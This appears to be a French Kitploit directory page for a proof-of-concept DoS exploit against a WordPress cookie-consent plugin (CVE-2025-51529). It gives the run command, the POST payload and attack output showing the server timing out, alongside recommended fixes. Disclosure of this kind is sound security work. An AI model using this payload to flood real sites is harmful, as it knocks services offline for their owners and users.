
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2025-51529 — Contrôle d'accès incorrect dans la fonctionnalité de point de terminaison AJAX dans le plugin jonkastonka Cookies and Content Security Policy jusqu'à la version 2.29 | Kitploit
Outils/GitHubGitHub/piotrmaciejbednarski/cve-2025-51529
Analyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionApprentissage et Éducation
GitHubpiotrmaciejbednarski/cve-2025-51529

CVE-2025-51529

Contrôle d'accès incorrect dans la fonctionnalité de point de terminaison AJAX dans le plugin jonkastonka Cookies and Content Security Policy jusqu'à la version 2.29

Voir le dépôtSite web
624il y a 1 anPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    624
  • 3

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    412
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer est une plateforme open-source de Gestion des Accès Privilégiés (PAM) qui offre aux équipes DevOps et IT un accès sécurisé et à la demande aux terminaux SSH, RDP, Kubernetes, bases de données et RemoteApp via un navigateur web.

    333
  • 5

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    328
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Moteur OSINT alimenté par l'IA pour découvrir et cartographier plus de 7 700 identités sur les réseaux sociaux à travers le web

    280

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

CVE-2025-51529 : Vulnérabilité DoS dans le plugin WordPress Cookies and Content Security Policy

Un contrôle d'accès incorrect dans la fonctionnalité de point de terminaison AJAX du plugin Cookies and Content Security Policy de jonkastonka (versions jusqu'à 2.29) permet à des attaquants distants de provoquer un déni de service (épuisement des ressources du serveur de base de données) via des opérations d'écriture illimitées sur le point de terminaison wp_ajax_nopriv_cacsp_insert_consent_data.

La vulnérabilité existe dans la fonction cacsp_insert_consent_data(), exposée via le point de terminaison AJAX de WordPress (wp-admin/admin-ajax.php) sans exigence d'authentification. Le plugin utilise l'action wp_ajax_nopriv_, la rendant accessible aux utilisateurs non authentifiés.

Vecteur d'attaque : Les attaquants distants peuvent envoyer des requêtes POST simultanées illimitées pour submerger le serveur de base de données avec des opérations d'écriture, provoquant l'épuisement du CPU et des entrées/sorties disque.

Détails de la vulnérabilité

  • Identifiant CVE : CVE-2025-51529
  • Statut : RESERVED
  • Type : Contrôle d'accès incorrect / Déni de service
  • Produit : Plugin Cookies and Content Security Policy jusqu'à la version 2.29
  • Éditeur : Johan Jonk Stenstroem (jonkastonka)
  • Fonction concernée : cacsp_insert_consent_data()
  • Vecteur d'attaque : À distance
  • Découvreur : Piotr Bednarski

Prérequis

  • Python 3.x
  • requests
  • matplotlib
  • threading

Utilisation

Utilisation de base du script PoC :

python payload.py --target <target_url> --threads <number_of_threads>

Par défaut, le nombre de threads est fixé à 100. Vous pouvez spécifier un nombre différent en le fournissant comme second argument.

Exemple de sortie

DoS Attack Chart

Target WordPress URL (https://example.com): https://vulnerable-site.com
Number of threads (default 100): 

Launching DoS attack with 100 threads...
Press Ctrl+C to stop the attack

[19:41:20] ✓ Status: 200 | Response time: 538.3ms | DB: 0.00MB (1 rows, 351b/row)
[19:41:20] ✓ Status: 200 | Response time: 554.51ms | DB: 0.00MB (2 rows, 351b/row)
[19:41:20] ✓ Status: 200 | Response time: 522.29ms | DB: 0.00MB (3 rows, 351b/row)
[19:41:20] ✓ Status: 200 | Response time: 498.72ms | DB: 0.00MB (4 rows, 351b/row)
[19:41:21] ✓ Status: 200 | Response time: 946.94ms | DB: 0.00MB (5 rows, 351b/row)
[19:41:21] ✓ Status: 200 | Response time: 858.41ms | DB: 0.00MB (6 rows, 351b/row)
[19:41:21] ✓ Status: 200 | Response time: 922.29ms | DB: 0.00MB (7 rows, 351b/row)
[19:41:21] ✓ Status: 200 | Response time: 991.41ms | DB: 0.00MB (8 rows, 351b/row)
...
[19:41:26] ⚠ TIMEOUT - server not responding
[19:41:26] ⚠ TIMEOUT - server not responding
[19:41:26] ⚠ TIMEOUT - server not responding
[19:41:26] ⚠ TIMEOUT - server not responding
[19:41:26] ⚠ TIMEOUT - server not responding

Fonctionnement

L'exploit envoie des requêtes POST à /wp-admin/admin-ajax.php avec :

data = {
    'action': 'cacsp_insert_consent_data',
    'accepted_cookies': 'necessary,experience,analytics,marketing',
    'expires': "9" * 255  # Maximum TINYTEXT length
}

Chaque requête réussie insère une nouvelle ligne dans la base de données contenant :

  • Timestamp (19 bytes)
  • IP Address (~13 bytes)
  • Cookie preferences (variable)
  • Expiration data (up to 255 bytes)
  • Site ID (1 byte)
  • MySQL overhead (~22 bytes)

Résultat : ~89 octets par requête × requêtes illimitées = croissance rapide de la base de données

Correctifs recommandés

  • Ajouter une vérification nonce pour les appels AJAX
  • Implémenter une limitation de débit par IP
  • Valider correctement les entrées utilisateur

Avertissement

Ce PoC est uniquement à des fins éducatives. L'auteur n'est pas responsable de toute utilisation abusive ou des dommages causés par l'utilisation de ce code. Obtenez toujours l'autorisation avant de tester un système.


Télécharger l’outil



